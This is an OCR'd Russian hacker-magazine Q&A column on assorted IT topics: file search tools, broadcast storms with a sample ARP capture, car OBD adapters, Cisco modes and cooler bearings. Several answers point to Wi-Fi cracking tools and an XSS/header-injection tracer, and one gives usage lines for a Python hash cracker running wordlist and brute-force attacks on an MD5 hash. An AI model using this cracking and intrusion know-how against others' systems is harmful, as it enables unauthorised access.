
Q **Нужна программа для поиска данных в файлах. Например, требуется найти определенную строку в файлах типа PDF, DOC, TXT. Что можешь порекомендовать?**

A Есть разные варианты, подбирать стоит в зависимости от ОС, хотя существуют и универсальные решения. К таким относится, к примеру, юниксовая команда grep. Это мощная утилита, и, однажды разобравшись с ней, можно творить настоящие чудеса. Еще могу порекомендовать EFS — это более узкоспециализированный инструмент, зато с графическим интерфейсом. Вот список его возможностей:

- поиск файлов в заданных папках или в результатах предыдущего поиска;

- гибкие фильтры по дате и размеру файла;
- мощный поиск текста и шестнадцатеричных кодов;
- поддержка регулярных выражений;
- поддержка всех популярных документов (MS Office, OpenOffice, PDF, RTF, HTML и другие);
- активная работа с результатами поиска (копирование, удаление, переименование...);
- функции проводника Windows (иконки, контекстные меню и прочее);
- функции печати и экспорта данных;
- возможность автоматизации большинства операций.

У этой программы есть еще один огромный плюс: она распространяется бесплатно. При желании можно найти немало аналогов, как платных, так и бесплатных. Скажем, тот же Acrobat Reader умеет искать строки по разным файлам PDF.



Effective file search



Q **Купил себе Мак, все бы ничего, да порой хочется поиграть в современные игрушки, а возможностей железа, увы, не хватает. Можно ли это как-то обойти?**

A Есть кардинальное решение: купить внешнюю видеокарту BizonBOX 2. Внутри блок питания и видеокарта на твой выбор. Она соединяется с компьютером по скоростной шине Thunderbolt. Правда, обойдется такое удовольствие недешево.

BizonBOX 2

Q **Какие тулзы порекомендуешь для взлома Wi-Fi?**

A Посмотри wifi-arsenal. В этой подборке столько софта, что, думаю, хватит на все случаи жизни. Для каждой тулзы есть краткое описание, полезные ссылки и многое другое.

БОЛЬШОЙ ВОПРОС: КАК ВЫЖИТЬ В ШИРОКОВЕЩАТЕЛЬНЫЙ ШТОРМ?

A Broadcast storm — это не редкое погодное явление, а передача большого количества широковещательных пакетов в сети, часто с последующим увеличением их количества. Может возникать, например, как следствие петель в сети на канальном уровне или из-за атак на сеть. Из-за широковещательного шторма нормальные данные в сети зачастую не могут передаваться. Избежать возникновения широковещательных пакетов в сети практически невозможно, так как они используются многими служебными протоколами, но можно значительно снизить их количество, понимая, откуда возникает этот трафик. Вот несколько примеров.

- NetBIOS-трафик. Основной источник флуда в сети и инициатор лавинных ARP-запросов.
- Сервисы SSDP (UPnP) и IGMP иногда анонсируют себя в сети. Клиенты этих сервисов также применяют multicast для поиска серверов. Периодичности не замечено — скорее всего, они работают по запросу приложений верхних уровней, например клиентов с поддержкой UPnP.
- P2P-клиенты могут искать пиры в локальной сети при определенных обстоятельствах.
- Windows Vista и Windows 7 со включенным IPv6. При инициализации стека рассылается пара десятков пакетов по групповому адресу Destination: IPv6-Neighbor-Discovery_00:00:00:02 (33:33:00:00:00:02). В логе коммутатора появляется Multicast storm с минимальной длительностью 5 с. Последующий трафик небольшой, порядка 3–8 пакетов в минуту, и то не каждую минуту.
- Некоторые сетевые игрушки, например C&C 3, Left 4 Dead, Operation Flashpoint, Armed Assault.
- Сервис Bonjour, который устанавливают некоторые продукты Apple и Adobe. Стреляет мультикастами на 224.0.0.251 при инициализации интерфейсов. Судя по отзывам пользователей, вызывает блокировки за Multicast flood.
- Одноранговые сетевые чаты и файлообменники типа Vypress Chat. Работают на UDP поверх multicast или broadcast.
- Некоторые сетевые программы, например Hamachi (программа для создания виртуальных ЛС), Canon IJ Network Scan Utility (программа для поиска МФУ в сети).

На коммутаторах без защиты от широковещательного шторма его легко вызвать, просто соединив между собой два порта патч-кордом.

Вот несколько способов борьбы с широковещательным штормом:

- разделение сети на несколько VLAN или на различные сети канального уровня. Это позволит локализовать шторм в пределах одного VLAN или одной подсети;
- протоколы STP — они помогут блокировать петли на канальном уровне;
- в Metro Ethernet сетях можно использовать EAPS (Ethernet Automatic Protection Switching) — это технология повышения отказоустойчивости Metro Ethernet сетей, введенная Extreme Networks;
- специальные функции коммутаторов — ограничивают количество широковещательных пакетов в сети.

47	2.75363500	Ubiquiti_2c:00:10	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.7.1
48	2.80194600	Ubiquiti_2c:ca:cc	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.50.1
49	2.82510400	Ubiquiti_2c:ca:d8	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.28.1
50	2.83491400	Ubiquiti_84:09:54	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.1.9
51	2.94478700	Ubiquiti_2c:ca:f0	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.10.1
52	3.00091900	Ubiquiti_8a:40:de	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.3.1
53	3.03280600	Ubiquiti_84:09:b5	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.1.8
54	3.12863500	Ubiquiti_2c:ca:f4	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.23.1
55	3.16212600	Ubiquiti_36:fb:1a	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.1.10
56	3.24772500	Ubiquiti_2c:ca:c8	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.47.1
57	3.38063800	Ubiquiti_8a:40:23	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.68.1
58	3.50781000	Ubiquiti_8a:43:b4	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.62.1
59	3.58463200	Ubiquiti_36:a9:70	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.67.1
60	3.66758300	Ubiquiti_36:f9:ff	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.57.1
61	3.68881200	Ubiquiti_2c:00:10	Broadcast	ARP	60	Who has 10.10.1.100? Tell 10.10.7.1
62	3.75357400	Ubiquiti_2c:00:10	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.7.1
63	3.80193200	Ubiquiti_2c:ca:cc	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.50.1
64	3.82625700	Ubiquiti_2c:ca:d8	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.28.1
65	3.94792200	Ubiquiti_2c:ca:f0	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.10.1
66	4.01579500	Ubiquiti_3e:2d:2a	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.9.1
67	4.03275200	Ubiquiti_84:09:b5	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.1.8
68	4.11931000	Ubiquiti_4a:b9:39	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.63.1
69	4.12857100	Ubiquiti_2c:ca:f4	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.23.1
70	4.16186500	Ubiquiti_36:fb:1a	Broadcast	ARP	60	Who has 10.10.1.25? Tell 10.10.1.10

Пример широковещательного шторма в Wireshark

Q Какие есть полезные плагины для IDA?

A Их огромное количество, все зависит от задач. Например, по этому адресу есть хороший список, который часто пополняется. Рекомендую!


Q У меня нет бортового компьютера в машине. Нельзя ли его сделать самому?

A Здесь огромное поле для творчества и вариантов масса: начиная от полной переделки торпеды автомобиля, чтобы врезать подиум под технику, и заканчивая покупкой готовых девайсов. Второй метод упростит и установку, и эксплуатацию. Как сам понимаешь, тюнинг — вещь недешевая и нюансов множество. Переделать торпеду можно, а вот потом пройти с ней технический осмотр и доказать, что это безопасно и не уменьшает обзор, уже весьма не-

просто. Установив портативный девайс, ты избежишь этой проблемы: просто отключи его и сними с панели перед техосмотром.

Готовые устройства бывают разные, но все работают по одному принципу. В машине есть так называемый сервисный разъем: при диагностике к нему подключают специальный компьютер, который выводит разные графики и статистику. Этот же порт используют и бортовые компьютеры. Одни подключаются проводом — их нужно установить где-то рядом, другие способны передавать данные на смартфон или по Bluetooth. При желании можно подобрать устройство, в котором совмещены навигатор, бортовой компьютер и контроллер камеры заднего вида.

Для получения данных на смартфон нужен адаптер ELM327, который передает информацию по Bluetooth. Это различные показатели расхода топлива, температурные датчики, время в пути и многое другое. Главное условие — адаптер должен быть совместим с портом автомобиля: ELM327 работает с разъемом OBD-II, а он есть не везде. Если получать эти данные на смартфон или планшет не нравится, то присмотрись к Exploride — это плоский и тонкий системный блок и небольшой шестидюймовый прозрачный проекционный дисплей. Внутри системника — четырехъядерный процессор, 2 Гбайт оперативной памяти и 8 Гбайт флеша. Еще в него встроена видеокамера на 3 Мп, инфракрасная камера для распознавания жестов, чувствительный микрофон для голосовых команд и пара колонок. В общем, все, что нужно, и даже больше!



Пишу скрипт для обхода списка ссылок и создания скриншотов страниц. Какую либу можешь посоветовать?



Попробуй python-webkit2png. Если у тебя Ubuntu, для установки надо будет набрать в терминале следующие команды.

```
apt-get install python-qt4 libqt4-webkit xvfb python-setuptools
cd /opt
git clone https://github.com/adamn/python-webkit2png.git webkit2png
cd webkit2png
python setup.py install
```

Теперь можешь использовать из командной строки.

```
webkit2png -x 1000 1000 --geometry=1000 1000
--output=/tmp/snap/test.png --timeout=180 http://xakep.ru/
```



Q **Частенько приходится по работе диагностировать удаленные компьютеры, а ноутбук с собой таскать везде и всюду лень. Нельзя ли иногда обходиться смартфоном?**

A Конечно! Причем многие утилиты можно использовать даже без рута. Одна из моих любимых — это Terminal Emulator. Как ясно из названия, это эмулятор терминала для Android, на нем можно запустить тот же ping, а самому коммутировать необходимую розетку. Fing тоже отличная вещь. Можно подключиться к Wi-Fi и мгновенно узнать адрес шлюза, тут же попробовать к нему подключиться через 80-й порт или по SSH. Еще можно сканировать порты и делать многое другое. Эта тулза должна быть у тебя, даже если ты не админ. Wifi Analyzer покажет покрытие сетей и свободные каналы. Ну и наконец, различные клиенты RDP и SSH, которых великое множество. Со смартфона, конечно, не решить серьезные проблемы (скажем, когда нужно анализировать каждый пакет), но собрать данные или провести лайтовую диагностику легче легкого.

Q **Поставил через DOSBox приложение, но как в нем сменить раскладку на русский? Все комбинации уже перебрал, раскладка меняется в трее, но DOSBox ее полностью игнорит.**

A Да, в DOSBox не совсем стандартная комбинация для смены раскладки. Нажми вместе левый ALT и правый CTRL и можешь печатать по-русски.

Q **Хочу попробовать свои силы в CTF, но ничего не понимаю. Как научиться?**

A Начни читать так называемые writeup — это своего рода примеры решения задач. Найти их можно на сайте CTFtime в архиве прошедших игр. Многие команды делятся информацией о том, как решили то или иное задание, в своих блогах. Ну и конечно, нужно пробовать решать самому — чем больше ошибок, тем больше опыта.

Q **Сколько режимов конфигурирования Cisco существует в природе?**

A В Cisco предусмотрено два основных режима работы: пользовательский и привилегированный. Как сам понимаешь, возможности и набор команд в пользовательском режиме жестко ограничены. В привилегированном режиме есть четыре вида конфигурирования. Это глобальный режим, где можно вводить команды непосредственно в конфигурацию устройства. Отсюда же можно войти в любой из остальных трех режимов. Второй — это режим конфигурирования интерфейса, здесь вводятся команды, которые относятся к интерфейсу. Затем режим конфигурирования линии — сюда идут команды, относящиеся, как это ни удивительно, к линии. Примером может быть настройка

тех же vty, tty console или async. И конечно же, режим конфигурирования маршрутизатора, здесь вводятся только команды маршрутизации.

Q **Чем можно потестить заголовки серверов на инъекции?**




Глянь на [XSSTracer] — это маленькая тулза на Python, как раз предназначена для XXS-трейсинга и инъекции заголовков.

Q **Подскажи какой-нибудь хеш-крякер.**

A Конечно, держи [Python Hash Cracker]! Тулза написана на Python, и у нее есть графический интерфейс. Самое крутое — это то, что она может перебирать до 300 тысяч слов в секунду! Простой синтаксис, да и при наличии GUI разобраться с ней будет просто. Для справки несколько вариантов использования:

```
Hashcrack help:
./Hash-Cracker.py -i
Hashcrack with a wordlist and verbose mode:
./Hash-Cracker.py -h 7406e17d2e30b05b7220a800fad53a22 -t md5 -w
Wordlist.txt -v
Numbers bruteforce fast:
./Hash-Cracker.py -h 7406e17d2e30b05b7220a800fad53a22 -t md5 -n
```



КАКИЕ СУЩЕСТВУЮТ ВИДЫ КУЛЕРОВ И КАКИЕ ИЗ НИХ НАИБОЛЕЕ ТИХИЕ?

1. Подшипник скольжения (sleeve bearing) — простейший тип подшипника. Внутри — втулка, покрытая антифрикционным материалом, в ней вращается вал. Это самая дешевая разновидность. В исправном состоянии тихий, но при износе начинает сильно шуметь из-за вибрации. Ресурс невысокий и сильно зависит от эксплуатационной температуры и вибрационных нагрузок. В теории должен жить до 35 тысяч часов (почти ровно четыре года непрерывной работы), но на практике может начать портиться гораздо раньше.

2. Подшипник скольжения с винтовой нарезкой (rifle bearing, Z-Axis bearing) — подшипник скольжения со специальными нарезами на втулке и оси, которые обеспечивают рециркуляцию смазывающей жидкости. Ресурс значительно выше, по уровню шума намного ниже, чем у подшипника скольжения, по своим характеристикам приближается к FDB-подшипникам.

3. Гидродинамический подшипник (FDB bearing) — усовершенствованный подшипник скольжения, в котором вращение вала происходит в слое жидкости, удерживаемой внутри втулки за счет создающейся при работе разницы давлений. Ресурс существенно выше, чем у подшипников скольжения, — такой может проработать до 80 тысяч часов (более девяти лет), но в реальных условиях можно смело делить эту цифру на два. Уровень шума ниже, чем у первых двух типов.

4. Подшипник качения (ball bearing). Из всех типов подшипников качения в кулерах применяются только радиальные шарикоподшипники, состоящие из двух колец, тел качения (собственно шариков) и сепаратора. По ресурсу могут служить от 60 до 90 тысяч часов, в реальности будут работать дольше подшипников скольжения. Поскольку ресурс больше, то и низкий уровень шума сохранится дольше.

5. Керамический подшипник качения (ceramic bearing) — подшипник качения, сделанный с использованием керамических материалов. Отличается самым большим ресурсом — заявлено до 160 тысяч часов работы (а это уже восемнадцать с половиной лет — то есть бесконечность с учетом устаревания железа). Тесты подтверждают, что это действительно самые долговечные и заодно наиболее тихие подшипники. Но и цены на них, конечно же, кусаются.

ОДНОЗНАЧНОГО ОТВЕТА НЕТ: ВЕС ИЛИ ПРОИЗВОДИТЕЛЬНОСТЬ?



Хочу сменить свой десктоп на ноутбук, но останавливает то, что его нельзя так легко апгрейдить, как стационарный комп. Так ли все плохо на самом деле?

1. Практически в любой ноутбук можно поставить дополнительную плашку памяти или более производительный жесткий диск или SSD. Не проблема и докупить монитор побольше и даже внешнюю видеокарту. Получится портативный девайс, который дома превращается в настольный компьютер. Кстати, для путешествий хорошо еще иметь батарею с большим объемом или просто запасную.

2. К сожалению, апгрейду не подлежит процессор, и в какой-то момент ты поймешь, что из него больше не вытянуть. Да и память все чаще распаяна на плате и не заменяется. Цены на детали тоже выше в сравнении с десктопами — иногда почти вдвое. Бывают и грустные случаи, когда вдруг необходимы порты, которых у ноутбука нет, или даже плата расширения, которую в портативный компьютер не засунешь.

WWW 2.0

ROLLAPP

www.rollapp.com

1




Приложения для Linux в браузере

→ Сервис rollApp предлагает огромный выбор опенсорсных приложений, причем для работы с ними не потребуется ничего, кроме браузера. Здесь есть и графические редакторы (в первую очередь Gimp и Inkscape), офисные приложения из OpenOffice и LibreOffice, САПР (к примеру, gEDA и KiCad), средства разработки (Eclipse, Brackets и другие) и даже игры. В качестве файловой системы можно подключать Dropbox и схожие сервисы, есть поддержка печати. Из недостатков — невысокая скорость перерисовки экрана, серьезное потребление трафика и заметные артефакты изображения. Что поделаешь: секрет rollApp — это стриминг картинки из запущенной на сервере виртуальной машины.

MOCKAROO

www.mockaroo.com





